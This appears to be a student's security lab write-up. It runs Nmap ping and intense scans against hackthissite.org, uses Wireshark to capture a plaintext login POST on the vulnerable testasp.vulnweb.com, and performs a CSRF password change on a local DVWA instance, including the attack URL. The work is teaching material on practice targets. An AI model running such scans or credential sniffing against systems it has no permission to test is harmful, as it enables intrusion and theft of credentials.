
Top

18:17 16-11-2021

Trying to Ping PC2 from PC1



Trying to Ping Server FROM PC0




Drive Link:


<https://drive.google.com/drive/folders/112jYkDsZ5NaEyJbneGYcHhsuNfWnORSY?usp=sharing>

Question 2-Nmap -Perform a ping scan and port scan to increase the debugging level and determine the overall sending rate of the vulnerable website :
<https://www.hackthissite.org/>


Performing ping Scan using Nmap



nmap -sS default port scan for nmap user with root privileges




Intense Scan : nmap -T4 -A -v www.hackthissite.org




Question 3 – Wireshark - Send a packet to a vulnerable website and capture the username and password of the website in the TCP stream of Wireshark.


First we will figure out the IP address of the site <http://testasp.vulnweb.com/>



IP- 44.238.29.244



Filter out IP using ip.addr==44.238.29.244



```
> Frame 103: 885 bytes on wire (7080 bits), 885 bytes captured (7080 bits) on interface \Device\NPF_{041A537E-9B26-4D45-96E2-3DFBC974FB3A}, id 0
> Ethernet II, Src: IntelCor_40:7b:5d (98:af:65:40:7b:5d), Dst: 36:53:2b:91:ec:1d (36:53:2b:91:ec:1d)
> Internet Protocol Version 4, Src: 192.168.208.196, Dst: 44.238.29.244
> Transmission Control Protocol, Src Port: 5915, Dst Port: 80, Seq: 1, Ack: 1, Len: 831
> Hypertext Transfer Protocol
  > HTML Form URL Encoded: application/x-www-form-urlencoded
    > Form item: "tfUName" = "19BIT0150"
    > Form item: "tfRName" = "HRITIK DUBEY"
    > Form item: "tfEmail" = "HRITIK@gmail.com"
    > Form item: "tfUPass" = "19BIT0150"
```

Login :

The screenshot shows a web browser interface for the Acunetix acuforum. At the top, there's a green header bar with the 'acunetix' logo and the word 'acuforum'. Below this is a white navigation bar with links: 'about', 'forums', 'search', 'logout 19BIT0150', 'SQL scanner', and a partially visible link 'S...'. A large green banner across the middle of the page says 'Forum'.


Applying Filter ip.dst==44.238.29.244 analyze packet

The screenshot shows a Wi-Fi traffic analysis tool with a green header bar. The main window displays a list of captured network packets. A specific packet is selected, showing its detailed structure: Ethernet II frame, TCP segment, and the payload which is an HTTP POST request. The request contains form items: 'tfUName' (19BIT0150), 'tfRName' (HRITIK DUBEY), 'tfEmail' (HRITIK@gmail.com), and 'tfUPass' (19BIT0150). To the right of the main window, a separate Notepad window is open, displaying the same user credentials: '19BIT0150 HRITIK DUBEY'.

Question 4 – DVWA - Perform a CSRF attack on DVWA by updating the password to your registration number on the login page. Give the snapshots.

Question 3 – WireShark - 5 Marks

Starting XAMPP Control Panel & connecting to local host DVWA



localhost:8080/dvwa/index.php

Welcome :: Damn Vulnerable Web Application!

General Instructions

The aim of DVWA is to practice some of the most common web vulnerabilities, with various levels of difficulty, with a simple straightforward interface.

WARNING!

Damn Vulnerable Web Application is damn vulnerable! Do not upload it to your hosting provider's public html folder or any Internet facing servers, as they will be compromised. It is recommended using a virtual machine (such as VirtualBox or VMware), which is set to NAT networking mode. Inside a guest machine, you can download and install XAMPP for the web server and database.

Disclaimer

We do not take responsibility for the way in which any one uses this application (DVWA). We have made the

19BIT0150 HRITIK DUBEY


Initial Password : password

A screenshot of a Microsoft Windows desktop showing a web browser window for DVWA. The title bar says "localhost:8080/dvwa/vulnerabilities/csrf/?password_current=password&password_new=19BIT0150&password_conf=19BIT0150&Change=Change&user_token=3270605d027a2aed4e8536a8...". The main content is titled "Vulnerability: Cross Site Request Forgery (CSRF)". It shows a form for changing an admin password, with fields for "Current password", "New password", and "Confirm new password". A "Change" button is present, and below it, a red message says "Password Changed.". On the left, a sidebar lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, **CSRF**, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, and About. The "CSRF" option is highlighted. At the bottom right, there's a footer with system icons and the date/time: 18:34, 16-11-2021.

LOW SECURITY LEVEL

